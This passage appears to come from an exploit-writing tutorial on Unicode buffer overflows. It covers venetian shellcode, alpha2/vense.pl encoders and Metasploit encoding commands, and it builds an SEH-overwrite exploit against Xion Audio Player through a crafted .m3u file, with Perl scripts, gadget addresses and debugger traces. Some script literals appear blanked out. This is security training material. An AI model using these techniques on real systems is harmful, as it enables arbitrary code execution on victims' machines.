Ok, now we know what to put in EIP. But if you look at your ASCII shellcode : it will also contain null bytes and, if it was using instructions (opcodes) above 0x7f, the instructions may have even changed. How can we make this work ? Is there a way to convert ASCII shellcode (just like the ones that are generated with metasploit) into unicode compatible shellcode ? Or do we need to write our own stuff ? We're about to find out.

Shellcode : Technique 1 : Find an ASCII equivalent & jump to it

In most cases, the ASCII string that was fed into the application gets converted to unicode after it was put on the stack or in memory. That means that it may be possible to find an ASCII version of your shellcode somewhere. So if you can tell EIP to jump to that location, it may work.

If the ASCII version is not directly reachable (by jumping to a register), but you control the contents of one of the registers, then you can jump to that register, and place some basic jumpcode at that location, which will make the jump to the ASCII version. We will talk about this jumpcode later on.

A good example of an exploit using this technique can be found here

Shellcode : Technique 2 : Write your own unicode-compatible shellcode from scratch

Right. It's possible, not easy, but possible… but there are better ways. (see technique 3)

Shellcode : Technique 3 : Use a decoder

Ok, we know that the shellcode generated in metasploit (or written yourself) will not work. If the shellcode was not written specifically for unicode, it will fail. (null bytes are inserted, opcodes are changed, etc).

Fortunately, a couple of smart people have build some tools (based on the concept of venetian shellcode) that will solve this issue.

In essence, it boils down to this : You need to encode the ASCII shellcode into unicode-compatible code, prepend it with a decoder (also unicode-compatible). Then, when the decoder is executed, it will decode the original code and execute it.

There are 2 main ways to do this : either by reproducing the original code in a separate memory location, and then jump to that location, or by changing the code "in-line" and then running the reproduced shellcode. You can read all about these tools (and the principles they are based on) in the corresponding documents, referred to at the beginning of this blog lab. The first technique will require 2 things : one of the registers must point at the beginning of the decoder+shellcode, and one register must point at a memory location that is writeable (and where it's ok to write the new reassembled shellcode). The second technique only requires one of the registers to point at the beginning of the decoder+shellcode, and the original shellcode will be reassembled in-place.

Can we use these tools to building working shellcode, and if so, how should we use them ? Let's find out.

1. vense.pl

The output of this script is a byte string, containing a decoder and the original shellcode all-in-one. So instead of placing your metasploit generated shellcode in the buffer, you need to place the output of vense.pl in the buffer.

In order to be able to use the decoder, you need to be able to set up the registers in the following way : one register must point directly at the beginning of the buffer location where your shellcode (vense.pl generated shellcode) will be placed.

(In the next chapter, WE will explain how to change values in registers so you can point one register to any location you want.). Next, you need to have a second register, that points at a memory location that is writable and executable (RWX), and where it is ok to write data to (without corrupting anything else).

Suppose the register that will be set up to point at the beginning of the vense-generated shellcode is eax, and edi points to a writable location :

edit vense.pl and set the $basereg and $writable parameters to the required values.

```
1   #!/usr/bin/perl -w
2
3   #
4   # CONFIG HERE
5   #
6
7   $basereg ="eax";
8   $writable="edi";
9   # Forbidden characters - this is for MultiByteToWideChar with codepage 0x4E4
10  @forbidden = (
11          0x00, 0x80, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89,
12          0x8A, 0x8B, 0x8C, 0x8E, 0x91, 0x92, 0x93, 0x94, 0x95, 0x96,
13          0x97, 0x98, 0x99, 0x9A, 0x9B, 0x9C, 0x9E, 0x9F
14          );
15  # NOTE: If none of your registers points to the beginning of the venetian
16  # shellcode part, you have to set offset from $basereg yourself. Negative
17  # values are not (yet) supported. $offset should be the number of bytes from
18  # $basereg to the venetian shellcode plus a number of bytes for the venetian
19  # part itself. Upon execution, it should point to the remaining elements of
20  # $secondstage. A good number is probably the initial offset plus 0x400. An
21  # offset of 0 assumes your $basereg points directly to the beginning of the
22  # venetian shellcode.
23  #
24  # $offset = <set yourself, see above>;
25  $offset = 0;
26
27  #
28  # /CONFIG
29  #
```

Next, scroll down, and look for $secondstage

Remove the contents of this variable and replace it with your own (metasploit generated) perl shellcode. (This is the ASCII shellcode that will get executed after the decoder has done its work.)

```
102  ##########################################################################
103  #
104  # The real stuff
105  #
106  ##########################################################################
107
108  #
109  # The shellcode to be extracted by the venetian part
110  #
111
112      shellcode=
113      "\x5B",          # pop ebx (0x00000000)
114      "\x8B\x64\x24\x18",      # mov esp,[esp+0x18] (0x00000001)
115      "\x64\x8F\x05\x00\x00\x00\x00", # pop dword [fs:0x0] (0x00000005)
116      "\x81\xC4\x04\x00\x00\x00", # add esp,0x4 (0x0000000C)
117      "\xE8\x00\x00\x00\x00",     # call 0x17 (0x00000012)
118      "\x5D",          # pop ebp (0x00000017)
119      "\x89\xEB",          # mov ebx,ebp (0x00000018)
120      "\x81\xC3\x4E\x00\x00\x00", # add ebx,0x4e (0x0000001A)
121      "\x81\xEB\x17\x00\x00\x00", # sub ebx,0x17 (0x00000020)
122      "\xBF\x00\x00\x01\x00",     # mov edi,0x10000 (0x00000026)
123      "\x60",          # pusha (0x0000002B)
124      "\x53",          # push ebx (0x0000002C)
125      "\x64\xFF\x35\x00\x00\x00\x00", # push dword [fs:0x0] (0x0000002D)
126      "\x64\x89\x25\x00\x00\x00\x00", # mov [fs:0x0],esp (0x00000034)
127      "\x89\xFE",          # mov esi,edi (0x0000003B)
128      "\x81\x3E\x65\x6C\x31\x74", # cmp dword [esi],0x74316c65 (0x0000003D)
129      "\x74\x03",          # jz 0x48 (0x00000043)
130      "\x46",          # inc esi (0x00000045)
131      "\xEB\xF5",          # jmp short 0x3d (0x00000046)
132      "\x46",          # inc esi (0x00000048)
133      "\x46",          # inc esi (0x00000049)
134      "\x46",          # inc esi (0x0000004A)

nb char : 9386   nb line : 382   ln : 21   Col : 58   Sel : 0   UNIX   ANSI
```

Save the file, and run the script.

The output will show :

- the original shellcode

- the new shellcode (the one that includes the decoder).

Now use this 'new' shellcode in your exploit and make sure eax points at the beginning of this shellcode. You'll most likely will have to tweak the registers (unless you got lucky).

When the registers are set up, simply run "jump eax" and the decoder will extract the original shellcode and run it. Again, the next chapter will show you how to set up/tweak the registers and make the jump using unicode-compatible code.

Note1 : this newly generated encoder+shellcode will ONLY work when it gets converted to unicode first, and then executed. So you cannot use this type of shellcode in a non-unicode exploit.

Note 2 : despite the fact that the algorithm used in this script is an improvement over makeunicode2.py, you'll still end up with quite long shellcode. So you need proper buffer space (or short, non-complex shellcode) in order to be able to use this technique.

2. alpha2 (SkyLined)

The famous alpha2 encoder (also adopted in other tools such as metasploit, and a bunch of other tools) will take your original shellcode, wrap it in a decoder (pretty much like what vense.pl does), but the advantage here is

- you only need a register that points at the beginning of this shellcode. You don't need an additional register that is writable/executable.

- the decoder will unwrap the original code in-place. The decoder is self-modifying, and the total amount of the required buffer space is smaller.

(the documentation states *"The decoder will changes it's own code to escape the limitations of alphanumeric code. It creates a decoder loop that will decode the original shellcode from the encoded data. It overwrites the encoded data with the decoded shellcode and transfers execution to it when done. To do this, it needs read, write and execute permission on the memory it's running in and it needs to know it's location in memory (it's baseaddress)"*

This is how it works :

1. generate raw shellcode with msfpayload

2. convert the raw shellcode into a unicode string using alpha2 :

```
root@bt4:/# cd pentest
root@bt4:/pentest# cd exploits/
root@bt4:/pentest/exploits# cd framework3

./msfpayload windows/exec CMD=calc R > /pentest/exploits/runcalc.raw

root@bt4:/pentest/exploits/framework3# cd ..
root@bt4:/pentest/exploits# cd alpha2

./alpha2 eax --unicode --uppercase < /pentest/exploits/runcalc.raw

PPYAIAIAIAIAQATAXAZAPA3QAD...0LJA
```

(WE have removed the largest part of the output. Just generate your own shellcode & copy/paste the output into you exploit script)

Place the output of the alpha2 conversion in your $shellcode variable in your exploit. Again, make sure the register (eax in my example) points at the first character of this shellcode, and make sure to jmp eax (after setting up the register, if that was necessary)

If you cannot prepare/use a register as base address, then alpha2 also supports a technique that will attempt to calculate its own base address by using SEH. Instead of specifying a register, just specify SEH. This way, you can just run the code (even if it's not pointed to directly in one of the registers), and it will still be able to decode & run the original shellcode).

4. Metasploit

Trying to generate unicode compatible shellcode with metasploit, but it wont work the way you expect it to.

```
root@krypt02:/pentest/exploits/framework3#

./msfpayload windows/exec CMD=calc R |
    ./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl

[-] x86/unicode_upper failed: BadChar; 0 to 1
[-] No encoders succeeded.
```

(Issue is filed at https://metasploit.com/redmine/issues/430)

Stephen Fewer provided a workaround for this issue :

```
./msfpayload windows/exec CMD=calc R |
  ./msfencode -e x86/alpha_mixed -t raw |
      ./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl
```

Note: put everything on one line

This code basically: encodes with alpha_mixed first, and then with unicode_upper. The output will be unicode compatible shellcode for perl

Putting one and one together : preparing registers and jumping to shellcode

In order to be able to execute shellcode, you need to reach the shellcode. Whether it's an ASCII version of the shellcode, or a unicode version (decoder), you will need to get there first. In order to do that, you will often be required to set up registers in a particular way, by using your own custom venetian shellcode, and/or to write code that will make a jump to a given register.

Writing these lines of code require a bit creativity, require you to think about registers, and will require you to be able to write some basic assembly instructions.

Writing jumpcode is purely based on the venetian shellcode principles. This means that

- you only have a limited instruction set

- you need to take care of null bytes. When the code is put on the stack, null bytes will be inserted. So the instructions must work when null bytes are added

- you need to think about opcode alignment

Example 1.

Let's say you have found an ASCII version of your shellcode, unmodified, at 0×33445566, and you have noticed that you also control eax. You overwrite EIP with jump to eax, and now, the idea is to write some lines of code at eax, which will make a jump to 0×33445566.

If this would not have been unicode, we could do this by using the following instructions:

```
bb66554433          #mov      ebx,33445566h
ffe3                #jmp      ebx
```

Note, you would have placed the following code at eax : \xbb\x66\x55\x44\x33\xff\xe3, and we would have overwritten eip with "jump eax".

But it's unicode. So obviously this won't work.

How can we achieve the same with unicode friendly instructions ?

Let's take a look at the mov instruction first. "mov ebx" = 0xbb, followed by what you want to put in ebx. This parameter needs to be in the 00nn00mm format (so, when null bytes are inserted, they would be inserted that already contains nulls (or where we expect nulls), without causing issues to the instructions). You could for example do mov ebx, 33005500. The opcode for this would be

```
bb00550033          #mov      ebx,33005500h
```

So the bytes to write at eax (in our example) are \xbb\x55\x33. Unicode would insert null bytes, resulting in \xbb\x00\x55\x00\x33, which is in fact the instruction we need.

The same technique applies to add and sub instructions.

You can use inc, dec instructions as well, to change registers or to shift positions on the stack.

Going back to our example, we want to put 0×33445566 in eax. This is how it's done :

```
mov eax,0xAA004400          ; set EAX to 0xAA004400
push eax
dec esp
pop eax                     ; EAX = 0x004400??
add eax,0x33005500          ; EAX = 0x334455??
mov al,0x0                  ; EAX = 0x33445500
mov ecx,0xAA006600
add al,ch                   ; EAX now contains 0x33445566
```

If we convert these instructions into opcodes, we get :

```
b8004400aa          mov       eax,0AA004400h
50                  push      eax
4c                  dec       esp
58                  pop       eax
0500550033          add       eax,33005500h
b000                mov       al,0
b9006600aa          mov       ecx,0AA006600h
00e8                add       al,ch
```

And here we see our next problem. The mov and add instructions seem to be unicode friendly. But what about the single byte opcodes ? If null bytes are added in between them, the instructions are not going to work anymore.

Let's see what we mean

The instructions above would be translated into the following payload string :

\xb8\x44\xaa\x50\x4c\x58\x05\x55\x33\xb0\xb9\x66\xaa\xe8

or, in perl :

```
my $align="                  ";          #mov eax,0AA004400h
$align=$align."     ";                   #push eax
$align=$align."     ";                   #dec esp
$align=$align."     ";                   #pop eax
$align = $align."                 ";     #add eax,33005500h
$align=$align."     ";                   #mov al,0
$align=$align."               ";         #mov ecx,0AA0660h
$align=$align."     ";                   #add al,ch
```

When seen in a debugger, this string is converted into these instructions :

```
0012f2b4 b8004400aa      mov     eax,0AA004400h
0012f2b9 005000          add     byte ptr [eax],dl
0012f2bc 4c              dec     esp
0012f2bd 005800          add     byte ptr [eax],bl
0012f2c0 0500550033      add     eax,offset <Unloaded_papi.dll>+0x330054ff (33005500)
0012f2c5 00b000b90066    add     byte ptr [eax+6600B900h],dh
0012f2cb 00aa00e80050    add     byte ptr [edx+5000E800h],ch
```

Ouch – what a mess. The first one is ok, but starting from the second one, it's broken.

So it looks like we need to find a way to make sure the "push eax, dec esp, pop eax" and other instructions are interpreted in a correct way.

The solution for this is to insert some safe instructions (think of it as NOPs), that will allow us to align the null bytes, without doing any harm to the registers or instructions. Closing the gaps, making sure the null bytes and instructions are aligned in a proper way, is why this technique was called venetian shellcode.

In our case, we need to find instructions that will "eat away" the null bytes that were added and causing issues. We can solve this by using one of the following opcodes (depending on which register contains a writable address and can be used) :

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

(62, 6d are 2 others that can be used – be creative & see what works for you)

So, if for example esi is writable (and you don't mind that something is written to the location pointed to by that register), then you can use \x6e between two instructions, in order to align the null bytes.

Example :

```
my $align="                 ";          #mov eax,0AA004400h
$align=$align."    ";                   #nop/align null bytes
$align=$align."    ";                   #push eax
$align=$align."    ";                   #nop/align null bytes
$align=$align."    ";                   #dec esp
$align=$align."    ";                   #nop/align null bytes
$align=$align."    ";                   #pop eax
$align=$align."    ";                   #nop/align null bytes
$align = $align."              ";       #add eax,33005500h
$align=$align."    ";                   #nop/align null bytes
$align=$align."    ";                   #mov al,0
#no alignment needed between these 2 !
$align=$align."             ";          #mov ecx,0AA0660h
$align=$align."    ";                   #nop/align null bytes
```

In the debugger, the instructions now look like this :

```
0012f2b4 b8004400aa      mov     eax,0AA004400h
0012f2b9 006e00          add     byte ptr [esi],ch
0012f2bc 50              push    eax
0012f2bd 006e00          add     byte ptr [esi],ch
0012f2c0 4c              dec     esp
0012f2c1 006e00          add     byte ptr [esi],ch
0012f2c4 58              pop     eax
0012f2c5 006e00          add     byte ptr [esi],ch
0012f2c8 0500550033      add     eax,offset <Unloaded_papi.dll>+0x330054ff (33005500)
0012f2cd 006e00          add     byte ptr [esi],ch
0012f2d0 b000            mov     al,0
0012f2d2 b9006600aa      mov     ecx,0AA006600h
0012f2d7 006e00          add     byte ptr [esi],ch
```

This looks much better. As you can see, you will have to play with this a little. It's not a matter of putting \x6e between every two instructions, you need to test what the impact is and align accordingly.

Ok, so at this point, we have managed to put an address in eax.

All we now need to do is jump to that address. Again, we need a couple lines of venetian code for this. The easiest way to jump to eax is by pushing eax to the stack, and then returning to the stack (push eax, ret)

In opcode, this is :

```
50    ;push    eax
c3    ;ret
```

(C3 should get converted to C300.)

In venetian code, this is \x50\x6e\xc3.

At this point, we have accomplished the following things

- we have overwritten EIP with a useful instruction

- we have written some lines of code to adjust a value in one of the registers

- we have jumped to that register.

If that register contains ASCII shellcode, and it gets executed, then it's game over.

Note : of course, hardcoding an address is not recommended. It would be better if you use an offset value based on the contents of one of the registers. You can then use add and sub instructions to apply the offset to that register, in order to get it to the desired value.

Note 2 : If instructions do not get translated correctly, you may be using a different unicode translation (perhaps due to language & regional options), which heavily influences the success of exploitation. Check the translation table of FX, and see if you can find another byte that, when converted to unicode, will do what you want it to do. Example : if for example 0xc3 does not get translated to 0xc3 0×00, then you can see if the unicode conversion is using the OEM code page. In that case, 0xc7 would get converted to 0xc3 0×00, which can help you building the exploit.

Example 2 :

Suppose you want to put the address ebp +300 into eax (so you can then jump to eax), then you will have to write the required assembly instructions first and then apply the venetian shellcode technique so you can end up with code that will get executed when converted to unicode.

Assembly to put ebp+300h in eax :

```
push ebp              ; put the address at ebp on the stack
pop eax               ; get address of ebp back from the stack and put it in eax
add eax,11001400      ; add 11001400 to eax
sub eax,11001100      ; subtract 11001100 from eax. Result = eax+300
```

In opcode, this is :

```
55              push    ebp
58              pop     eax
0500140011      add     eax,offset XXXX+0x1400 (11001400)
2d00110011      sub     eax,offset XXXX+0x1100 (11001100)
```

After applying the venetian shellcode technique, this is the string we need to send :

```
my $align="    ";                  #push ebp
```

```
$align=$align."    ";              #align
$align=$align."    ";              #pop eax
$align=$align."    ";              #align
$align=$align."           ";       #add eax,0x11001400
$align=$align."    ";              #align
$align=$align."           ";       #sub eax,0x11001100
$align=$align."    ";              #align
```

In the debugger, this looks like this :

```
0012f2b4 55              push    ebp
0012f2b5 006e00          add     byte ptr [esi],ch
0012f2b8 58              pop     eax
0012f2b9 006e00          add     byte ptr [esi],ch
0012f2bc 0500140011      add     eax,offset XXXX+0x1400 (11001400)
0012f2c1 006e00          add     byte ptr [esi],ch
0012f2c4 2d00110011      sub     eax,offset XXXX+0x1100 (11001100)
0012f2c9 006e00          add     byte ptr [esi],ch
```

Cool. We win.

Now put the components together and you have a working exploit :

- put something meaningful in eip

- adjust registers if necessary

- jump & run the shellcode (ASCII or via decoder)

Building a unicode exploit – Example 1

In order to demonstrate the process of building a working unicode-compatible exploit, we'll use a vulnerability in Xion Audio Player v1.0 (build 121). Look in your vulnerable programs to exploit folder for the qa-xion_v1.0b121.zip archive. This will contain the Xion Audio Player to install.

The PoC code published by Drag0n Rider indicates that a malformed playlist file (.m3u) can crash the application. Here is the simple PoC Code:

```
my $crash = "    " x 5000;
open(myfile,'>DragonR.m3u');
print myfile $crash;
```

Open the application (in windbg or any other debugger), right-click on the gui, choose "playlist" and go to "File" – "Load Playlist". Then select the m3u file created by this script and see what happens.

Result :

```
(e54.a28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
```

```
This exception may be expected and handled.
eax=00000041 ebx=019ca7ec ecx=02db3e60 edx=00130000 esi=019ca7d0 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax        ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
image00400000+10041 (00410041)
Invalid exception stack at 00410041
```

The SE structure was overwritten and now contains 00410041 (which is the result of the unicode conversion of AA)

In a 'normal' (ASCII) SEH overwrite, we need to overwrite the SE Handler with a pointer to pop pop ret, and overwrite next SEH with a short jump.

So we need to do 3 things :

- find the offset to the SE structure

- find a unicode compatible pointer to pop pop ret

- find something that will take care of the jump

First things first : the offset. Instead of using 5000 A's, put a 5000 character metasploit pattern in $crash.

Result :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000006e ebx=02e45e6c ecx=02db7708 edx=00130000 esi=02e45e50 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210202
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax        ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
0012f2ac: BASS_FX+69 (00350069)
Invalid exception stack at 00410034

0:000> d 0012f2ac
0012f2ac  34 00 41 00                -41 00 69 00 36 00 41 00  4.A.we.5.A.we.6.A.
0012f2bc  69 00 37 00 41 00 69 00-38 00 41 00 69 00 39 00  we.7.A.we.8.A.we.9.
0012f2cc  41 00 6a 00 30 00 41 00-6a 00 31 00 41 00 6a 00  A.j.0.A.j.1.A.j.
0012f2dc  32 00 41 00 6a 00 33 00-41 00 6a 00 34 00 41 00  2.A.j.3.A.j.4.A.
0012f2ec  6a 00 35 00 41 00 6a 00-36 00 41 00 6a 00 37 00  j.5.A.j.6.A.j.7.
0012f2fc  41 00 6a 00 38 00 41 00-6a 00 39 00 41 00 6b 00  A.j.8.A.j.9.A.k.
0012f30c  30 00 41 00 6b 00 31 00-41 00 6b 00 32 00 41 00  0.A.k.1.A.k.2.A.
```

```
0012f31c  6b 00 33 00 41 00 6b 00-34 00 41 00 6b 00 35 00  k.3.A.k.4.A.k.5.
```

When we dump the SE structure (d 0012f2ac, we can see next SEH (in red, contains 34 00 41 00) and SE Handler (in green, contains 69 00 35 00)

In order to calculate the offset, we need to take the 4 bytes taken from both next SEH and SE Handler together, and use that as the offset search string : 34 41 69 35 -> 0×35694134

```
xxxx@bt4 ~/framework3/tools
$ ./pattern_offset.rb 0x35694134 5000
254
```

ok, so the script below should

- make us hit the SE structure after 254 characters

- overwrite next SEH with 00420042 (as you can see, only 2 bytes are required)

- overwrite SE Handler with 00430043 (as you can see, only 2 bytes are required)

- add more junk

Code :

```
my $totalsize=5000;
my $junk = " " x 254;
my $nseh="  ";
my $seh="  ";
my $morestuff=" " x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>infosectest.m3u');
print myfile $payload;
close(myfile);
print "      ".length($payload)."      ";
```

Result :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000044 ebx=019c4e54 ecx=02db3710 edx=00130000 esi=019c4e38 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206

DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902           mov     word ptr [edx],ax       ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
```

```
0012f2ac:
image00400000+30043 (00430043)
Invalid exception stack at 00420042

0:000> d 0012f2ac
0012f2ac  42 00 42 00 43 00 43 00-44 00 44 00 44 00 44 00  B.B.C.C.D.D.D.D.
0012f2bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f30c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f31c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```


Note that SE Structure is nicely overwritten, and we can see the D's from $morestuff placed right after we have overwritten the SE structure.


The next step is finding a good pointer to pop pop ret. We need an address that will perform a pop pop ret even if the first and third bytes are nulls)

My pvefindaddr plugin for ImmDbg will help you with that. Open ImmDBG and load xion.exe in the debugger. Run the application, go to the playlist dialog, select "File", "Load Playlist" but **don't load** the playlist file.

Go back to the debugger and run **!pvefindaddr p2**

This will launch a search for all pop/pop/ret combinations in the entire process memory space, and write the output to a file called ppr2.txt. This process can take a long time, so be patient.





When the process has completed, open the file with your favorite text editor, and look for "Unicode", or run the following command :

```
C:\Program Files\Immunity Inc\Immunity Debugger>type ppr2.txt | findstr Unicode
 ret at 0x00470BB5 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x0047073F [xion.exe] ** Maybe Unicode compatible **
 ret at 0x004107D2 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x004107FE [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480A93 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00450015 [xion.exe] ** Unicode compatible **
 ret at 0x0045048B [xion.exe] ** Maybe Unicode compatible **
 ret at 0x0047080C [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470F41 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470F9C [xion.exe] ** Maybe Unicode compatible **
 ret at 0x004800F5 [xion.exe] ** Unicode compatible **
 ret at 0x004803FE [xion.exe] ** Maybe Unicode compatible **
 ret 04 at 0x00480C6F [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470907 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470C9A [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470CD9 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470D08 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x004309DA [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00430ABB [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480C26 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00450AFE [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00450E49 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470136 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470201 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470225 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x004704E3 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x0047060A [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470719 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x004707A4 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470854 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470C77 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470E09 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470E3B [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480224 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480258 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480378 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480475 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470EFD [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470F04 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470F0B [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00450B2D [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480833 [xion.exe] ** Maybe Unicode compatible **
 ret 04 at 0x00410068 [xion.exe] ** Unicode compatible **
 ret 04 at 0x00410079 [xion.exe] ** Unicode compatible **
 ret 04 at 0x004400C0 [xion.exe] ** Unicode compatible **
 ret at 0x00470166 [xion.exe] ** Maybe Unicode compatible **
```

The addresses that should draw your immediate attention are the ones that look to be Unicode compatible. The pvefindaddr script will indicate addresses that have null bytes in the first and third byte. Your task now is to find the addresses that are compatible with your exploit. Depending on the unicode code page translation that was used, you may or may not be able to use an address that contains a byte that is > 7f

As you can see, in this example we are limited to addresses in the xion.exe executable itself, which (luckily) is not safeseh compiled.

If we leave out all addresses that contain bytes > 7f, then we'll have to work with :

0×00450015, 0×00410068, 0×00410079

Ok, let's test these 3 addresses and see what happens.

Overwrite SE Handler with one of these addresses, and overwrite next SEH with 2 A's (0×41 0×41)

Code :

```
my $totalsize=5000;
my $junk = " " x 254;
my $nseh="          ";  #nseh -> 00410041
my $seh="          ";   #put 00450015 in SE Handler
my $morestuff=" " x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>infosectest.m3u');
print myfile $payload;
close(myfile);
print "      ".length($payload)."        ";
```

Result :

```
0:000> !exchain
0012f2ac:
image00400000+50015 (00450015)
Invalid exception stack at 00410041
```

If we place a breakpoint at 00450015, we should see the following result after pressing F5 and then stepping through the instructions :

```
0:000> bp 00450015
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50015:
00450015 5b              pop     ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50016:
00450016 5d              pop     ebp
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
```

```
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50017:
00450017 c3              ret
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41              inc     ecx
0:000> d eip
0012f2ac  41 00 41 00 15 00 45 00-44 00 44 00 44 00 44 00  A.A...E.D.D.D.D.
